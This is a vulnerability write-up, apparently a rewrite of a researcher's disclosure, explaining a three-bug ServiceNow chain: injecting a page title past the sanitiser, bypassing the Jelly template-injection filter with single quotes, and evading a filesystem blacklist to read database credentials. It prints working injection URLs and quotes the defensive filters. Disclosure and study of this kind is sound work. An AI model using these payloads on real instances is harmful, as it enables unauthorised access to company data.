Chaining Three Bugs to Access All Your ServiceNow Data
ServiceNow's login page allowed injecting a page title parameter that bypassed HTML sanitisation and template escaping, leading to JavaScript execution. An attacker could then bypass a filesystem filter to read the database credentials file and access all instance data.

ServiceNow is a platform for business transformation. Through their modules, ServiceNow can be used for anything ranging from HR and employee management, to automation workflows, or as a knowledge-base.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
ServiceNow is a platform for business transformation, used for anything from HR and employee management to automation workflows or as a knowledge base. The researchers picked it as a target for three reasons that together make it attractive:
- Most companies choose ServiceNow's cloud offering, so cloud-based instances are typically externally accessible.
- Customers can store sensitive data in ServiceNow, such as employee and HR records.
- Because ServiceNow is typically cloud-hosted but needs access to data from a company's internal network, it is common to configure it with a proxy server called a "MID Server" that sits inside the internal network. Due to the design of ServiceNow, administrator access on an instance leads to command execution on the MID Server, so the impact of an authentication bypass is typically quite serious.
Over three to four weeks the researchers found a chain of vulnerabilities allowing full database access and full access to any configured MID servers. Three CVEs were assigned: CVE-2024-4879, CVE-2024-5178 and CVE-2024-5217.
Architecture background
ServiceNow is a Java monolith weighing over 20GB in .jar files alone. It is normally not self-hosted; you provision a cloud instance instead. Free developer instances are available at https://developer.servicenow.com/ in a shared tenancy setup, which is extremely useful for testing and debugging.
Routing is the first question when auditing a new project: if you visit /foo on a ServiceNow instance, how does it decide how to handle that? Because ServiceNow is designed to be ultra-customisable, a lot of configuration lives in a database. Unlike a typical Java application where servlets are registered in a web.xml and endpoints are hardcoded, a ServiceNow instance consults a set of database tables to determine where to route most requests.
Three concepts matter for the vulnerabilities:
Tables. Almost all ServiceNow data is stored in tables, from users (sys_users) to pages (sys_pages) and configuration (sys_properties). These map 1:1 to the underlying database. You can browse to a table in the URL: /sys_users_list.do lists users, /sys_users.do creates a new user, and this works for any table. A sophisticated ACL system gates access, down to whole tables, single rows or even a single field.
Processors. These are closest to API endpoints. ServiceNow provides a JavaScript engine based on Rhino, letting users design custom endpoints, plus a wide range of helper classes, mostly written in Java. A sample processor pulled at random:
redirectBasedOnTheDevice();

function redirectBasedOnTheDevice() {
	var userId = g_request.getParameter("sysparm_id");
	var requestId = g_request.getParameter("sysparm_request_id");
	var token = g_request.getParameter("sysparm_token");
	var redirectUrl = g_request.getParameter("sysparm_redirect_url");
	gs.getSession().putProperty('pwd_redirect_url', redirectUrl);
	var resetPasswordURL = this.getInstanceURL() + '/nav_to.do?uri='+ encodeURIComponent('$pwd_new.do?sysparm_id='+userId+'&sysparm_request_id='+requestId+'&sysparm_nostack=true&sysparm_token=' + token);
	if(GlideMobileExtensions.getDeviceType() == 'm' || GlideMobileExtensions.getDeviceType() == 'mobile') {
		gs.debug("Password Reset request coming in from a mobile device. Changing the URL to be mobile compatible");
		resetPasswordURL = this.getInstanceURL() + '/$pwd_new.do?sysparm_id='+userId+'&sysparm_request_id='+requestId+'&sysparm_nostack=true&sysparm_token=' + token;
	}
	g_response.sendRedirect(resetPasswordURL);
}
Because most instances are hosted in a shared tenancy setup, there are multiple levels of sandboxing. JavaScript execution is sandboxed, helper classes that touch the filesystem are tightly controlled and restricted to a whitelist of directories, and the Java SecurityManager is used as a last line of defence against reading and writing outside the tenant directory. Even so, unauthorised JavaScript execution on the service is a serious deal and equivalent to compromising the instance.
UI Pages. The most common type of request filters through to a UI Page. UI pages run from XML templates based on the Apache Jelly library. A sample UI page:
<?xml version="1.0" encoding="utf-8" ?>
<j:jelly trim="false" xmlns:j="jelly:core" xmlns:g="glide" xmlns:j2="null" xmlns:g2="null">
  <g:evaluate var="jvar_product_name">
    gs.getProperty('glide.product.name')
  </g:evaluate>
  <div style="font-size: 36px">Hello from ${jvar_product_name}, your query param is ${sysparm_foo}</div>
  <g2:evaluate var="jvar_time">
    new GlideDate().getByFormat("HH:mm:ss");
  </g2:evaluate>
  <div style="font-size: 36px">The time is $[jvar_time]</div>
</j:jelly>
Saved as a UI page named test and visited at /test.do?sysparm_foo=abc, it renders as follows:

From this simple example, several things are visible:
- Jelly templates can execute JS, just like a processor, via the
g:evaluateorg2:evaluatetags, which are custom tags provided by ServiceNow. - Jelly has its own template expression language, JEXL, denoted by
${...}or$[...], also sandboxed in a similar way to the JS. - URL parameters from the query string automatically get passed as variables into the template.
Jelly templates escape strings by default to prevent XSS, so passing sysparm_foo=<script>alert(1)</script> would be harmless. Escaping must be manually disabled with the no_escape tag.
UI pages are stored in two places: a list of base UI page templates on the local filesystem under the ui.jforms/ folder, and a sys_ui_pages table where you can add any page you want.
Setup
ServiceNow offers free developer instances at https://developer.servicenow.com/ in a shared tenancy setup, which is extremely useful for testing and debugging. No special role or account details are given beyond that. Burp Suite was used to verify access during the MID Server step. The work took three to four weeks.
Finding it
An astute reader might ask why there are two different prefixes for evaluation (g: and g2:) and two different template expression syntaxes (${} and $[]). The reason is that UI rendering works in two phases:
- ServiceNow first renders the template looking only at the tags
g:andj:and ignoringg2:andj2:, using${}as the expression delimiter. This is phase one. Any user-supplied values are interpolated into the template. - ServiceNow then evaluates the template again, this time using
g2:andj2:and$[]as the template delimiter. This is phase two.

This double evaluation means that any content injection in the first phase risks leading to template injection. The design is fundamentally risky because it may not be immediately obvious which sinks can lead to template injection.
The developers did think about this. Several mitigations exist for the most obvious injection vectors: $[ and ${ in user-supplied inputs are escaped, and so are <j2: and <g2:. The question the researchers posed was whether somewhere in the pre-auth UI allows injecting XML tags in phase one, which would open a serious possibility of template injection.
Exploitation
Step 1: Title injection
The list of pages and processors accessible pre-auth is stored in the sys_public table. Having noticed the double evaluation, the researchers looked for places where tags could be injected in phase one. The most obvious situation is a <g:no_escape> tag, so they grepped for it. It did not take long to find a template stored on the filesystem under ui.jtemplates/html_page_title.xml, included as part of the header in every page:
<g:evaluate var="jvar_page_title" jelly="true">
    var pageTitle = jelly.jvar_page_title;
    if (JSUtil.nil(pageTitle)) {
        var productName = gs.getProperty('glide.product.name', 'ServiceNow'), description = gs.getProperty('glide.product.description');
        if (gs.getProperty('glide.ui.title.use_product_name_only', 'false') == 'true')
            pageTitle = productName;
        else
            pageTitle = productName + '  ' + description;
    }
    SNC.GlideHTMLSanitizer.sanitizeWithConfig('HTMLSanitizerConfig', pageTitle);
</g:evaluate>
<title><g:no_escape>${jvar_page_title}</g:no_escape></title>
Here jelly.jvar_page_title is similar to ${jvar_page_title}. Internal variables in templates use the jvar_ prefix and external variables use sysparm_, but this is just convention: supplying a query parameter of ?jvar_page_title=xyz passes that variable to the template, and if the variable is not overwritten it keeps its value. This is similar to PHP's old register_globals feature.
Without much thought, the researchers tried:
To their surprise, the page title was actually injected. This does not seem intended at all.

There is one problem: exploiting template injection probably requires writing XML tags, but ServiceNow runs its HTML sanitiser SNC.GlideHTMLSanitizer.sanitizeWithConfig over the page title. Digging into the sources, the function is implemented in com.glide.htmlsanitizer.GlideHTMLSanitizer:
public static String sanitize(String value, Object context, HtmlChangeListener listener) {
    if (EdgeEncryptionUtil.isEncryptedString((String)value)) {
        return GlideHTMLSanitizer.addEdgeHTMLEscapeMetadata(value);
    }
    String result = value;
    if (HTMLSanitizerConfig.get().getPolicy() != null) {
        result = fLoggingEnabled.isTrue()
        ? HTMLSanitizerConfig.get().getPolicy().sanitize(result, (HtmlChangeListener)new GlideHtmlChangeListener(listener), context)
        : HTMLSanitizerConfig.get().getPolicy().sanitize(result, listener, context);
    }
    return result;
}
Looking at HTMLSanitizerConfig, the list of allowed attributes and tags is visible:
public class HTMLSanitizerConfig
implements Serializable {
    // ..
    private static final String DEFAULT_GLIDE_HTML_ATTRIBUTE_GLOBAL_WHITELIST = "id,class,lang,title,style";
    private static final String [redacted] = "canvas, details, summary, s, video";
    private static final String DEFAULT_GLIDE_HTML_ELEMENT_WHITELIST = "a, label, noscript, h1, h2, h3, h4, h5, h6, p, i, b, u, strong, em, small, big, pre, code,cite, samp, sub, sup, strike, center, blockquote,hr, br, col, font, map, span, div, img, ul, ol, li, dd, dt, dl, tbody, thead, tfoot,table, td, th, tr, colgroup, fieldset, legend, style, button, form, input, select, textarea, option,figure, tt, html, body, head, title, caption, link, meta, var, canvas, details, summary, s, video";
    private static final String DATA_SANITIZATION_WARNING = "HTMLSanitizerConfig: blocking use of data protocol containing script from %s.%s";

    // ...
}
In DEFAULT_GLIDE_HTML_ELEMENT_WHITELIST, the style tag is allowed. That is bad from an HTML sanitiser point of view alone, but it also allows writing arbitrary tag content fairly easily:
/login.do?jvar_page_title=<style><foo>abc</foo></style>
The sanitiser simply sees some text content inside an HTML style tag, which is allowed. When interpreted by the Jelly XML parser, however, the style element has no particular meaning, so the insides are parsed as XML. This frees the input from the constraints of the sanitiser and allows injecting any template content.
Step 2: Bypassing the template injection mitigations
Without mitigations this would be game over: injecting something like <g2:evaluate>evilcode();</g2:evaluate> would run user-supplied code when the second phase runs. The ServiceNow developers considered this and implemented several mitigations, mostly in com.glide.ui.jelly.JellyEscapeTokenUtil, which escapes:
$[${<g2:<j2:</g2:</j2:
This seems flaky but is incredibly difficult to bypass. The Apache Jelly XML parser is a strict conformant parser, so whitespace tricks like < g2: or <g2 : do not work. Injecting <g:evaluate> does not work either. Why? Going back to the example template header:
<j:jelly trim="false" xmlns:j="jelly:core" xmlns:g="glide" xmlns:j2="null" xmlns:g2="null">
  ...
</j:jelly>
In the first phase, the j: prefix is bound to the jelly core tags and the g: namespace is bound to the Glide (ServiceNow custom) tags. j2: and g2: are bound to the null namespace, so they are passed over. Before ServiceNow re-evaluates the template in phase two, it changes the header to:
<j:jelly trim="false" xmlns:j="null" xmlns:g="null" xmlns:j2="jelly:core" xmlns:g2="glide">
  ...
</j:jelly>
Hence, in the second phase only tags with a j2: or g2: prefix run.
After pondering this, the researchers asked: why not bind our own namespace?
/login.do?jvar_page_title=<style><j:jelly xmlns:j="jelly" xmlns:z="glide"><z:evaluate>gs.addErrorMessage(7*7);</z:evaluate></j:jelly></style>
This does not work, and returns the following error:
jelly namespace glide registered to invalid prefix z
Checking the code, some preconditions are checked whenever a namespace is bound, in com.glide.ui.jelly.GlideJellyXMLParser:
public class GlideJellyXMLParser
extends XMLParser {
    private static final String NAMESPACE_ERROR_MSG = "jelly namespace %s registered to invalid prefix %s";

    // ...

    public void startPrefixMapping(String prefix, String namespaceURI) throws SAXException {
        if (this.isInvalidPrefixMapping(prefix, namespaceURI)) {
            throw new SecurityException(String.format(NAMESPACE_ERROR_MSG, namespaceURI, prefix));
        }
        super.startPrefixMapping(prefix, namespaceURI);
    }

    private boolean isInvalidPrefixMapping(String prefix, String namespace) {
        if (StringUtil.nil((String)namespace) || fLimitJellyNamespace.isFalse()) {
            return false;
        }
        String uri = WHITESPACE_PATTERN.matcher(namespace).replaceAll(EMPTY_STRING);
        return this.isInvalidGlidePrefix(uri, prefix) || this.isInvalidJellyPrefix(uri, prefix);
    }

    private boolean isInvalidGlidePrefix(String uri, String prefix) {
        return "glide".equals(uri) && !"g".equals(prefix) && !"g2".equals(prefix);
    }

    private boolean isInvalidJellyPrefix(String uri, String prefix) {
        return "jelly:core".equals(uri) && !"j".equals(prefix) && !"j2".equals(prefix);
    }
}
Binding any namespace calls startPrefixMapping, which checks isInvalidPrefixMapping. The isInvalidGlidePrefix check denies access to the glide namespace if the prefix is not g or g2. Binding prefix z to the Glide namespace therefore errors. But even though g has already been bound to a null namespace, why not just rebind g?
/login.do?jvar_page_title=<style><j:jelly xmlns:j="jelly" xmlns:g="glide"><g:evaluate>gs.addErrorMessage(7*7);</g:evaluate></j:jelly></style>
Trying this hits another mitigation:
GlideExpressionScript: jelly injection attempt blocked
Tracing this in the source leads to yet another mitigation in com.glide.ui.jelly.GlideExpressionScript:
public class GlideExpressionScript
extends ExpressionScript
implements IProperties,
IJellyConstants {
    private static final GlideProperty fEscapeAllScript = new GlideProperty("glide.ui.escape_all_script");
    private static final GlideProperty fAllowDeepHtmlValidation = new GlideProperty("glide.ui.allow_deep_html_validation", false);
    private static final GlideProperty fAllowNamespaceInNoEscape = new GlideProperty("glide.ui.jelly.allow_ns_in_no_escape", false);
    private static final Pattern fPatternDollar = Pattern.compile("\\$");
    private static final Pattern GLIDE_NS_PATTERN = Pattern.compile("xmlns:(g2|g)\\s*=\\s*\"glide\"");
    private static final String JELLY_INJECTION_ATTEMPT_MSG = "GlideExpressionScript: jelly injection attempt blocked from %s";
    private GlideJellyContext fGJC;

    // ...

    private boolean hasNoEscapeWrappedNamespaceDeclaration(String value) {
        if (fAllowNamespaceInNoEscape.isTrue() || "false".equals(this.fGJC.getVariable("no_escape"))) {
            return false;
        }
        return GLIDE_NS_PATTERN.matcher(value).find();
    }

    private void runWithEscaping(XMLOutput output) throws JellyTagException {
        // ...
        IGlideExpressionWrapper wrapper = (IGlideExpressionWrapper)this.getExpression();
        String value = wrapper.evaluateAsString(this.fGJC, additionalEscapes = this.getEscapes(text = wrapper.getExpressionText()));
        if (value == null) {
            return;
        }
        if (this.hasNoEscapeWrappedNamespaceDeclaration(value)) {
            Log.warn((String)String.format(JELLY_INJECTION_ATTEMPT_MSG, text));
            output.getWriter().setEscapeText(true);
        }
        // ...
    }
If the input matches /xmlns:(g2|g)\s*=\s*"glide"/ it is blocked. This is bypassable by using single quotes around glide:
/login.do?jvar_page_title=<style><j:jelly xmlns:j="jelly" xmlns:g='glide'><g:evaluate>gs.addErrorMessage(7*7);</g:evaluate></j:jelly></style>

And code execution follows.
Step 3: Bypassing the filesystem filter
JavaScript execution gives significant access, but the platform enforces additional access controls on certain tables, so a hardened instance might not expose everything sensitive. The ideal next step is reading the credential file containing the database connection string and connecting to the DB directly. In the cloud, Glide stores the database credentials under /glide/nodes/[[node]]/conf/glide.db.properties, so the researchers looked for a way to access it.
One helper class stood out: SecurelyAccess. As the name implies, it is designed to allow secure read access to certain files on the filesystem only. You can write something like new SecurelyAccess("some/file/here").getBufferedReader() to get a file handle to an allowed file. The list of checks is extensive:
public static boolean isValidFilePath(String fileName, boolean isDownloadFile, boolean existenceCheck) {
    // existenceCheck and isDownload file are both false in our case
    block11: {
        if (!SecurelyAccess.isAcceptableCmdArgOrFileName(fileName)) {
            Log.securityWarn((String)String.format(LogFormatEnum.NotAcceptableCmdArgOrFileName.getFormat(), fileName));
            return false;
        }
        if (fIgnoreFilePathRestrictions.isTrue()) {
            return true;
        }
        if (SecurelyAccess.isMaintOrZboot()) {
            return true;
        }
        try {
            if (fileName.contains("../")) {
                Log.securityWarn((String)String.format(LogFormatEnum.NotAllowParentDirectoryInPath.getFormat(), fileName));
                return false;
            }
            File proposedFile = new File(fileName);
            String filePath = proposedFile.getCanonicalPath().toLowerCase();
            if (existenceCheck && SecurelyAccess.isPathInList(filePath, FILEPATH_ALLOWLIST)) {
                return true;
            }
            if (!existenceCheck && proposedFile.exists() && proposedFile.isDirectory()) {
                Log.securityWarn((String)String.format(LogFormatEnum.NotAllowDirectoryPath.getFormat(), fileName));
                return false;
            }
            String tempDir = SysFileUtil.getTempDir().getCanonicalPath().toLowerCase();
            if (filePath.startsWith(tempDir)) {
                return true;
            }
            if (isDownloadFile) {
                String customerUploadsDir = SysFileUtil.getCustomerUpload().getCanonicalPath().toLowerCase();
                String tomcatLogsDir = SysFileUtil.getTomcatLogsDirectory().getCanonicalPath().toLowerCase();
                if (filePath.startsWith(tomcatLogsDir) || filePath.startsWith(customerUploadsDir)) {
                    return true;
                }
                break block11;
            }
            String glideHome = new File(SysFileUtil.getGlideHome()).getCanonicalPath().toLowerCase();
            String tomcatHome = SysFileUtil.getTomcatHome().getCanonicalPath().toLowerCase();
            Log.warn((String)String.format(LogFormatEnum.MapFilePathToAbsolutePath.getFormat(), fileName, proposedFile.getAbsolutePath(), proposedFile.exists()));
            Log.warn((String)String.format(LogFormatEnum.GlideHomeAndTomcatHomePaths.getFormat(), glideHome, tomcatHome));
            return (filePath.startsWith(glideHome) || filePath.startsWith(tomcatHome)) && !SecurelyAccess.isBlackListedFile(filePath);
        }
        catch (Exception e) {
            Transaction.cancelIfNecessary(e);
            Log.warn((Throwable)e);
        }
    }
    return false;
}
In this case the logic flows through to these lines:
String glideHome = new File(SysFileUtil.getGlideHome()).getCanonicalPath().toLowerCase();
String tomcatHome = SysFileUtil.getTomcatHome().getCanonicalPath().toLowerCase();
// .. snip ..
return (filePath.startsWith(glideHome) || filePath.startsWith(tomcatHome)) && !SecurelyAccess.isBlackListedFile(filePath);
Here glideHome is the file node (something like /glide/node/[[node]]/), so the only thing stopping access to all files is the blacklist:
private static final List<String> FILEPATH_BLACKLIST =
  ImmutableList.of(
  	"/sys.scripts/",
  	"/classes/",
  	"/lib/",
  	"/conf/",
  	"/properties/",
  	"/web-inf/",
  	"/key/"
  );
Nothing in the conf directory can be accessed, which seems like strong protection since getCanonicalPath is called. However, something in the call to getBufferedReader itself caught the researchers' eye:
// SecurelyAccess.java

    @GlideScriptable
    public BufferedReader getBufferedReader() throws FileNotFoundException {
        return new BufferedReader(new FileReader(this.getFile()));
    }

        @GlideScriptable
    public File getFile() {
        // .. snip ..
        return SysFileUtil.getPath(this.fFileName);
    }

// -->
// SysFileUtil.java

    private static File getPath(String path, boolean useProxy) {
        path = SysFileUtil.cleanupPath(path);
        File f = SysFileUtil.createFile(path, useProxy);
        try {
            if (f.exists()) {
